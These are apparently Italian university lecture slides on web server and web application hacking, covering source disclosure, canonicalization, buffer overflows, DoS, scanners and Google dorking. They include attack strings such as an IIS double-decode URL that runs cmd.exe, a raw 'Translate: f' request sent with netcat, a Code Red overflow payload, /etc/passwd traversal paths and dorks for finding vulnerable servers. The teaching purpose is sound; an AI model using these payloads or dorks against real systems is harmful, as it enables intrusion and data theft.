WEB HACKING

Corso di Laurea Magistrale in Ingegneria Informatica

A.A. 2015/2016

Prof. Simon Pietro Romano

spromano@unina.it

WEB SERVER HACKING

- Un'espressione che si è evoluta nel tempo:
  - primordi:
    - sfruttamento di vulnerabilità nell'implementazione di un server web e/o dei pacchetti software ad esso collegati
      - Microsoft: IIS, ASP, ASP.NET
      - LAMP: Linux, Apache, MySQL, PHP
      - BEA WebLogic
      - IBM WebSphere
      - …
  - oggi:
    - sfruttamento di vulnerabilità al livello della "logica applicativa" alla base del comportamento di un sistema web-based

WEB SERVER VULNERABILITIES

- Ampiamente “pubblicizzate”:
  - facili da rilevare e sfruttare…
  - …ma (ormai) anche meno difficili da eliminare!
- Associate ad alcuni degli attacchi maggiormente noti nella letteratura sulla sicurezza di Internet:
  - chi non ricorda Code Red e Nimda?
    - entrambi basati su vulnerabilità note del software IIS di Microsoft
- Oggi la situazione è cambiata:
  - i produttori di software e la comunità open source hanno:
    - imparato dagli errori del passato
    - iniziato a rispondere più rapidamente, tramite la realizzazione di “patch”
  - gli utenti e gli amministratori di sistema “stanno imparando” a configurare meglio i loro server web:
    - best practices di configurazione
  - l’impiego di contromisure “proattive” ha ulteriormente ridotto la cosiddetta “superficie di attacco”
    - es: Microsoft URLScan per la validazione dei campi di input
  - i prodotti di analisi automatizzata delle vulnerabilità hanno raggiunto livelli qualitativi elevatissimi

CATEGORIE DI VULNERABILITÀ*

- Sample files
- Source code disclosure
- Canonicalization
- Server extensions
- Input validation
  - es: buffer overflow
- Denial of Service (DoS)

*Open Web Application Security Project (OWASP – www.owasp.org)

SAMPLE FILES

- Esempi di script e frammenti di codice che dimostrano le funzionalità del server
- Un esempio su tutti:
  - Microsoft IIS 4.0 → codice di esempio installato “di default”
    - due file in particolare: *“showcode.asp”, “codebrews.asp”*

NT IIS Showcode ASP Vulnerability

A sample Active Server Page (ASP) script installed by default on Microsoft's Internet Information Server (IIS) 4.0 gives remote users access to view any file on the same volume as the web server that is readable by the web server.

IIS 4.0 installs a number of sample ASP scripts including one called "showcode.asp". This script allows clients to view the source of other sample scripts via a browser. The "showcode.asp" script does not perform sufficent checks and allows files outside the sample directory to be requested. In particular, it does not check for ".." in the path of the requested file.

The script takes one parameter, "source", which is the file to view. The script's default location URL is:

http://www.sitename.com/msadc/Samples/SELECTOR/showcode.asp

Similar vulnerabilities have been noted in ViewCode.asp, CodeBrws.asp and Winmsdp.exe.

SOURCE CODE DISCLOSURE

- Attacchi di questo tipo consentono ad utenti malevoli di accedere al codice sorgente di applicazioni sensibili
- Esempi disponibili nella maggior parte dei server web di più ampia diffusione:
  - Microsoft IIS:
    - “dot asp” bug:
      - IIS3.0 permette la visualizzazione del codice di un sorgente ASP semplicemente attraverso l’aggiunta di un punto alla fine dell’URL
  - BEA WebLogic e Apache Tomcat: “js%70 bug”!

A URL such as the following:

http://XXX/index.js%70

where %70 is an URL encoded 'p', will return the source code of index.jsp rather than running the script on the server side.
Impact: A remote user can obtain the source code of JavaServer Pages.

CANONICALIZATION ATTACKS (1/2)

- Le risorse di un host o di una rete possono essere “individuate” tramite molteplici rappresentazioni:
  - “C:\text.txt”, “..\text.txt”, “\\computer\C$\text.txt”, …
- Canonicalization:
  - processo che associa ad un nome generico di risorsa la sua versione standard (“canonica”)
- Non sempre le applicazioni che devono prendere decisioni legate alla sicurezza sono in grado di gestire le molteplici rappresentazioni possibili per una determinata risorsa

Microsoft IIS and other NT webservers contain a vulnerability that allows remote users to obtain the source code for an ASP file. When one appends ::$DATA to an asp being requested, the ASP source will be returned, instead of executing the ASP. For example: http://xyz/myasp.asp::$DATA will return the source of myasp.asp, instead of executing it.

CANONICALIZATION ATTACKS (2/2)

- "Unicode/Multiple Decode" vulnerabilities

Multiple Decoding

Various guidelines and RFC's carefully explain the method of decoding escape encoded characters and hint at the dangers associated with decoding multiple times and at multiple layers of an application. However, many applications still incorrectly parse escape-encoded data multiple times.

The significance of this form of attack is directly related to the order of decoding the escape-encoded URI, and when appropriate security checks are made on the validity of the URI data. For example, a commercial web server may originally decode all escape-encoded characters; part of the security verification may include the monitoring of "\..\" path recursion for sanity checking and to ensure that directory-path information does not expand beyond a defined limit. However, by escape-encoding this information multiple times, this security check may be circumvented on the initial decoding pass. If this information is then passed onto another application component, it may go through additional decoding, and result in an action not originally envisaged by the application developer.

The multiple escape-encoding of characters or sequences such as "\" or "..\" is particularly relevant in previously successful attacks against applications hosted on Microsoft Windows operating systems. Consider the character "\" as the escape-encoded sequence "%5c". It is possible to further encode this sequence by escape-encoding each character individually ('%' = %25, '5' = %35, 'c' = %63), and combining them together in multiple ways or multiple times. For example:

- %255c
- %%35c
- %%35%63
- %25%35%63
- etc.

Thus, the sequence "..\" may be represented by "..%255c", "..%%35c" or other permutation. After the first decoding, the sequence "..%255c" is converted to "..%5c", and only in the second decoding pass is the sequence is finally converted to "..\".

“UNICODE/MULTIPLE DECODE”

- Un esempio (il solito IIS…):

Example of a multiple decoding attack

Microsoft IIS Double Decode

When loading an executable CGI program, IIS will decode twice. First, CGI filename will be decoded to check if it is an executable file (for example, '.exe' or '.com' suffix check-up). Successfully passing the filename check-up, IIS will run another decode process. Normally, only CGI parameters should be decoded in this process. But this time IIS mistakenly decodes both CGI parameters and the decoded CGI filename. In this way, CGI filename is decoded twice by error.

(Visit http://www.microsoft.com/technet/security/bulletin/MS01-026.asp for more information)

Multiple decode attack:

```
http://TARGET/scripts/..%255c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
```

Host execution: dir c:\ (the directory list of C:\ is revealed)

SERVER EXTENSIONS

- Moduli aggiuntivi che rendono disponibili, nel server web, funzionalità avanzate:
  - esecuzione dinamica di script, sicurezza (!), caching, ecc.
- Purtroppo, più funzionalità significa anche più vulnerabilità!
  - Microsoft:
    - Indexing, Internet Printing Protocol, Web Distributed Authoring and Versioning (WebDAV)
  - Apache:
    - SSL!
      - buffer overflow nella tristemente famosa libreria “mod_ssl”
  - Netscape:
    - libreria per la sicurezza dei servizi di rete (Network Security Services)

UN ESEMPIO: “Translate: f”

- Richiesta “malformed”:
  - salvata su file (trans.txt)
- Invio al server tramite netcat:
  - il contenuto del file “global.asa” viene mostrato dal server!
  - fallita invocazione del motore di scripting lato server
- Il problema nasce da una errata implementazione dei controlli sulla “canonicalization” nel filtro ISAPI *“httpext.dll”*

```
GET /global.asa\ HTTP/1.0
Host: 192.168.20.10
Translate: f
[CRLF]
[CRLF]
```

```
D:\>type trans.txt| nc -nvv 192.168.234.41 80
(UNKNOWN) [192.168.234.41] 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcd6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!—Copyright 1999-2000 bigCompany.com -->
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;"
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;"
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

"Translate:f" is legitimate header for WebDAV, it is used as it should be - adding this to HTTP GET is a signal for the WebDAV component to return the source code of the requested file and bypass processing. It is used in FrontPage2000 and any WebDAV compatible client to get a file for editing. It has to be accompanied by some other information, which should prevent unauthorized users from viewing the source. Unfortunately, a coding problem makes it possible to retrieve those files by simply adding "Translate:f" in the header, and placing "/" at end of request to the HTTP GET.

BUFFER OVERFLOW

- Il “colpo di grazia” in qualsiasi operazione di attacco!
- Realizzabili con varie tecniche:
  - stack-based:
    - piazzamento di codice arbitrario nello stack di esecuzione della CPU
    - i più diffusi ed anche i più facili da realizzare (ma anche da prevenire…)
  - heap-based:
    - la nuova generazione di attacchi, basati sulla iniezione di codice all’interno dell’heap
- NB: prossimamente affronteremo l’argomento in maggiore dettaglio…
- Per ora, un riferimento su tutti:
  - “Smashing the Stack for Fun and Profit”, Phrack Magazine, Volume 49
    - http://phrack.org/issues/49/14.html

BUFFER OVERFLOW: ESEMPI

- IIS ASP Stack Overflow
  - esecuzione di codice arbitrario nel contesto del Web server, a patto di riuscire a “piazzare” il file .asp per l’exploit nella cartella web di IIS
    - http://downloads.securityfocus.com/vulnerabilities/exploits/cocoruderIIS-jul25-2006.c
- IIS HTR Chunked Encoding Transfer Heap Overflow
  - esecuzione di codice o creazione di una situazione di Denial of Service sul server remoto
    - http://www.securityfocus.com/bid/4855/discuss
- IIS Indexing Service extension (*“idq.dll”*)
  - ...il famoso worm Code Red!
    - http://www.securityfocus.com/bid/2880/discuss
- Apache “mod_rewrite” vulnerability:
  - esecuzione di codice remoto nel contesto del server
- Apache “mod_ssl” vulnerability:
  - ...il worm Slapper (https://www.f-secure.com/v-descs/slapper.shtml)!
    - esecuzione di codice remoto a livello super-user
- Apache Chunked Encoding vulnerability:
  - ...il primo worm noto in ambiente Apache: “Scalper”:
    - https://www.symantec.com/security_response/writeup.jsp?docid=2002-062814-5031-99

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0
```

DENIAL OF SERVICE

- Una delle forme più recenti di attacco ai sistemi di rete
- Spesso basata sull'impiego di un elevatissimo numero di nodi di attacco, tutti "puntati" verso un obiettivo comune:
  - DDoS → Distributed Denial of Service
- Un esempio su tutti:
  - Low Orbit Ion Cannon (LOIC) http://sourceforge.net/projects/loic/
    - un potentissimo strumento open source per la generazione di grosse moli di dati TCP e/o UDP, da più sorgenti, verso un unico nodo destinazione
    - tristemente noto per una serie di attacchi basati sull'impiego di "botnet"
- Attacchi DoS sono ad ogni modo possibili anche sfruttando vulnerabilità dei web server…

VULNERABILITY-BASED DoS

- XerXes
  - un tool sviluppato dal famoso “hacktivist” The Jester (*“th3j3st3r”*)
    - http://www.infosecisland.com/blogview/2882-Jester-Unveils-XerXeS-Automated-DoS-Attack.html

Q: How did you first develop your DoS technique?

A: Okay it started with a little script I wrote a while back to harden-test servers. I modified this script, and it was just a nasty script, very cumbersome. When I realized the extent of the jihad online recruiting and co-ordination involvement (much later), I realized I could turn this script into a weapon. But the problem with that was it took me constantly shell hopping and wasn’t very user friendly. Now I have started on project XerXeS, an intelligent frontend with the ability to hit multiple targets autonomously.

- Sfruttamento di vulnerabilità relative al calcolo delle funzioni hash all’interno dei server

"Web application servers or platforms commonly parse attacker-controlled POST form data into hash tables automatically, so that they can be accessed by application developers. If the language does not provide a randomized hash function or the application server does not recognize attacks using multi-collisions, an attacker can degenerate the hash table by sending lots of colliding keys. The algorithmic complexity of inserting n elements into the table then goes to O(n**2), making it possible to exhaust hours of CPU time using a single HTTP request."

WEB SERVER VULNERABILITY SCANNERS

- Nikto
  - un ampio insieme di test per identificare potenziali vulnerabilità di un server web
- Nessus
  - uno strumento molto potente per lo “scanning” di generiche vulnerabilità di rete
    - dotato di numerosi test dedicati alle vulnerabilità dei server web
  - software gratuito…
  - …ma update al database delle vulnerabilità a pagamento (se si vuole essere aggiornati in tempo reale)

NIKTO IN AZIONE…

- Un set completo di test di vulnerabilità…

```
root@kali:~# nikto -h www.unina.it
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          143.225.19.50
+ Target Hostname:    www.unina.it
+ Target Port:        80
+ Start Time:         2015-11-11 09:11:28 (GMT-5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie GUEST_LANGUAGE_ID created without the httponly flag
+ Cookie COOKIE_SUPPORT created without the httponly flag
+ Root page / redirects to: http://www.unina.it/home;jsessionid=8600BAC71646E9E561A4FA494773390D.node_staging12
+ Uncommon header 'liferay-portal' found, with contents: Liferay Portal Enterprise Edition 6.1.20 EE (Paton / Build 6120 / July 31, 2012)
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/en/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/en_GB/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Server banner has changed from '' to 'Apache/2.2.15 (Red Hat)' which may suggest a WAF, load balancer or proxy is in place
+ Server leaks inodes via ETags, header found with file /favicon.ico, fields: 0xW/1150 0x1341556884000
+ OSVDB-39272: favicon.ico file identifies this server as: Liferay Portal
+ OSVDB-2400: /admin-serv/tasks/configuration/ViewLog?file=passwd&num=5000&str=&directories=admin-serv%2Flogs%2f..%2f..%2f..%2f..%2f..%2f..%2fetc&id=admin-serv: iPlanet
 Administration Server 5.1 allows remote users to download any file from the server. Upgrade to SunOne DS5.2 and in iDS5.1 SP2 Hotfix 2.
+ OSVDB-5553: /netget?sid=user&msg=300&file=../../../../../../../../../../etc/passwd: Sybex E-Trainer allows arbitrary files to be retrieved.
+ ///etc/passwd: The server install allows reading of any system file by adding an extra '/' to the URL.
+ OSVDB-50624: /albums/userpics/Copperminer.jpg.php?cat%20/etc/passwd: Coppermine 1.0 RC3 may have been compromised to allow arbitrary file retreival. Upgrade to the la
```

HACKING DI APPLICAZIONI WEB

- Attacchi alle applicazioni web, non ai server su cui esse poggiano
- Impiego delle medesime tecniche di attacco…
  - input validation, source code disclosure, ecc.
- …ma prendendo come obiettivo il codice applicativo piuttosto che il software alla base dei più comuni server web
- Procedure tipicamente più laboriose e sofisticate

RICERCA DI APPLICAZIONI VULNERABILI

- Tecniche basate sul semplice impiego dei motori di ricerca!
  - disponibilità di enormi quantità di dati indicizzati su pagine web e risorse collegate
  - possibilità di:
    - sferrare attacchi di tipo anonimo
    - trovare obiettivi particolarmente vulnerabili, praticamente a costo zero
    - acquisire le informazioni necessarie per architettare un attacco efficace contro una rete target
- I motori di ricerca sono “pericolosi”…
- …a causa della presenza di utenti “poco attenti”!

OPZIONI DI RICERCA AVANZATE IN GOOGLE

Search options [edit]

The webpages maintained by the Google Help Center have text describing more than 15 various search options.[44] The Google operator

- `OR` – Search for either one, such as "price high OR low" searches for *"price high"* or *"price low"*.
- `-` (minus sign) – Exclude a word or a phrase, such as "apple -tree" searches where word *"tree"* is not used.
- `" "` – Force inclusion of a word or a phrase (Note that the original `+` operator was removed on October 19, 2011[32]).
- `*` – Wildcard operator to match any words between other specific words, e.g. *"type * blood"*.
- `..` - Range operator,[45] e.g. *"$50..$100"*.


Some of the query options are as follows:

- define: – The query prefix "define:" will provide a definition[44] of the words listed after it.
- stocks: – After "stocks:" the query terms are treated as stock ticker symbols[44] for lookup.
- site: – Restrict the results to those websites in the given domain,[44] such as, site:www.acmeacme.com. The option "site:com" will search all domain URLs named with ".com" (no space after "site:").
- intext: – Prefix to search in a webpage text, such as "intext:google search" will list pages with word "google" in the text of the page, and word "search" anywhere (no space after "intext:").
- allintitle: – Only the page titles are searched[44] (not the remaining text on each webpage).
- intitle: – Prefix to search in a webpage title,[44] such as "intitle:google search" will list pages with word "google" in title, and word "search" anywhere (no space after "intitle:").
- allinurl: – Only the page URL address lines are searched[44] (not the text inside each webpage).
- inurl: – Prefix for each word to be found in the URL;[44] others words are matched anywhere, such as "inurl:acme search" matches "acme" in a URL, but matches "search" anywhere (no space after "inurl:").

The page-display options (or query types) are:

- cache: – Highlights the search-words within the cached document, such as "cache:www.google.com xxx" shows cached content with word "xxx" highlighted.
- link: – The prefix "link:" will list webpages that have links to the specified webpage, such as "link:www.google.com" lists webpages linking to the Google homepage.
- related: – The prefix "related:" will list webpages that are "similar" to a specified web page.
- info: – The prefix "info:" will display some background information about one specified webpage, such as, info:www.google.com. Typically, the info is the first text (160 bytes, about 23 words) contained in the page, displayed in the style of a results entry (for just the 1 page as matching the search).
- filetype: – results will only show files of the desired type (e.g. filetype:pdf will return pdf files)

“HACKING” VS “DORKING”



Google hacking and Google dorking are seemingly interchangeable? Are they the same thing? **Long**: It's semantics. Google hacking usually describes the process of thinking actively about search queries and their application to information security. Google "dorks" are the actual search query entries. The term resulted from a comment I made early on. I called people who left security open enough so their data could be exposed by a search engine, "dorks".

ALCUNE SEMPLICI RICERCHE (“DORKS”)

- Pagine accessibili pubblicamente sul dominio “target.domain.com”:
  - *“site:target.domain.com”*
  - *“inurl:target.domain.com”*
- Presenza di directory non protette e dai nomi “sospetti”:
  - *“Index of /admin”*
  - *“Index of /password”*
  - *“Index of /mail”*
  - *“Index of /" +passwd“Index of /” password.txt*
  - *filetype:htaccess user*
  - *…*


ALLA RICERCA DI SERVER VULNERABILI…


Vulnerable Servers | Search | SEARCH

<< prev 1 2 3 >> next

Date	Title	Summary
2015-03-16	allintext:Copyright Smart PHP Poll. All Rights Reserved. -exploit	Vulnerable Servers The dork "allintext:Copyright Smart PHP Poll. All Rights Reserved. -exploit" show all the sites that uses Smart Pool php module. The login page ca...
2015-03-04	allinurl:moadmin.php -google -github	Vulnerable Servers The dork "allinurl:moadmin.php -google -github" show all the sites that uses Mongo DB and the moadmin module to amministrate it. Some versions of...
2014-12-22	inurl:/elfinder/elfinder.html+intitle:"elFinder 2.0"	Vulnerable Servers Upload Vulnerability Elfinder 2.0 inurl:/elfinder/elfinder.html+intitle:"elFinder 2.0"
2014-11-03	inurl:robots.txt intext:CHANGELOG.txt intext:disallow ext:txt -site:github.com	Vulnerable Servers inurl:robots.txt intext:CHANGELOG.txt intext:disallow ext:txt -site:github.com sites that have robots.txt file (potentially blocking a GD for seein...
2014-11-03	inurl:CHANGELOG.txt intext:drupal intext:"SA-CORE" -intext:7.32 -site:github.com -site:drupal.org	Vulnerable Servers inurl:CHANGELOG.txt intext:drupal intext:"SA-CORE" -intext:7.32 -site:github.com -site:drupal.org look for a CHANGELOG.txt file that has drupal and...

UN ESEMPIO


Google
filetype:htaccess user
Web
Immagini
Video
Notizie
Libri
Altro
Strumenti di ricerca
Circa 1.100 risultati (0,22 secondi)
HOWTO stop automated spam-bots using .htaccess ...
en.linuxreviews.org/HOWTO_stop_automated_spa... Traduci questa pagina
Realize that .htaccess blocking backed on the software's "User-Agent"-string is old news in the armsrace between good and honest webmasters who just want to ...
wpadmin-secure.htaccess - The Sullivan Independent News
www.mysullivannews.com/.../wpadmin-secure.htac... Traduci questa pagina
Users / visitors to your site will not be able to register or login # to your site without also having the additional login information. # htpasswd encrypts passwords ...
lanadmin.htaccess
https://lost-contact.mit.edu/afs/.../lanadmin.htaccess - Traduci questa pagina
Automatically generated by /local/scripts/adm/get_lanadmins.pl AuthType WRAP require user achobgoo require user ledecker require user akn require user ...


https://lost-contact.mit.edu/afs/unity.ncsu.edu/project/comm/auth/lanadmin.htaccess
Automatically generated by /local/scripts/adm/get_lanadmins.pl
AuthType WRAP
require user achobgoo
require user ledecker
require user akn
require user alp
require user drl
require user ega
require user hgm
require user jim
require user jsw
require user liz
require user lsr
require user mcs
require user reb
require user tkl
require user twk
require user xli
require user aadm
require user jmm1
require user nlil
require user nsoy
require user nwpr
require user skow
require user stan
require user test

WEB CRAWLING

- Analisi, anche off-line, di interi siti web, alla ricerca dei cosiddetti “low hanging fruits” (informazioni facilmente reperibili ed utili ai fini di un potenziale exploit):
  - informazioni sui percorsi locali al server
  - nomi di eventuali server di backend
  - indirizzi IP
  - stringhe associate a query SQL contenenti password
  - contenuti sensibili
- Parti del sito sottoposte ad analisi:
  - pagine statiche e dinamiche
  - file di supporto e file “inclusi” nelle pagine web
  - codice sorgente
  - header delle risposte fornite dal server
  - contenuto dei cookie di sessione…

WEB CRAWLING: I TOOL

- *"wget"*: il coltellino svizzero del crawling
  - dal download di singoli file, al "mirroring" di interi siti web
- *"HTTrack"*: un comodissimo "Website Copier"
  - download di siti web ed FTP per analisi off-line
- *"crawljax":*
  - un moderno tracker per applicazioni web asincrone basate su AJAX (Asynchronous JavaScript And XML)

WGET: MIRRORING

10. Download a Full Website Using wget –mirror

Following is the command line which you want to execute when you want to download a full website and made available for local viewing.

```
$ wget --mirror -p --convert-links -P ./LOCAL-DIR WEBSITE-URL
```

- –mirror : turn on options suitable for mirroring.
- -p : download all files that are necessary to properly display a given HTML page.
- –convert-links : after the download, convert the links in document for local viewing.
- -P ./LOCAL-DIR : save all the files and directories to the specified directory.

WEB APPLICATION ASSESSMENT

- Fase successiva al crawling ed alla analisi preliminare
- Studio approfondito dell'applicazione al fine di:
  - comprenderne i principi di progetto
  - comprenderne i dettagli architetturali
  - individuare potenziali punti deboli
  - individuare potenziali vie di attacco
- Caratteristiche analizzate:
  - Autenticazione
  - Gestione delle sessioni
  - Interazioni con database di backend
  - Validazione degli input
  - Logica applicativa

WEBAPP ASSESSMENT: I TOOL

- Differenti tipologie:
  - plug-in per browser web
  - suite complete di analisi open source
  - Scanner per applicazioni web di tipo commerciale


BROWSER PLUG-IN

- Consentono l'analisi e la modifica in tempo reale delle informazioni inviate al server web durante la navigazione
- Utili durante la fase cosiddetta di "discovery":
  - scoperta della struttura e delle funzionalità offerte dall'applicazione web
- Fondamentali nella fase di verifica:
  - conferma delle vulnerabilità ipotizzate in seguito all'analisi
- Funzionamento:
  - installazione di un modulo sw nel browser, il quale:
    - effettua il monitoraggio delle richieste inviate al server remoto
    - mette in pausa ogni singola richiesta
    - la mostra all'utente
    - consente all'utente di modificarla prima dell'invio definitivo al server
- Tipico utilizzo da parte di un hacker:
  - identificazione di campi nascosti nelle form web
  - modifica di argomenti delle query e di campi degli header delle richieste
  - ispezione dettagliata delle risposte fornite dal server

BROSER PLUG-IN: UN ESEMPIO

- *TamperData*
  - consente un controllo completo sui dati inviati dal browser al server web
    - modifica delle richieste prima dell'invio
    - conservazione di un "log" completo delle transazioni effettuate
      - possibilità di:
        - effettuare modifiche e di riproporre ("replay") richieste effettuate in precedenza

TamperData IN AZIONE



TOOL SUITES (1/3)

- Tipicamente basate sull'impiego di proxy web che si frappongono tra il client (browser) ed il server
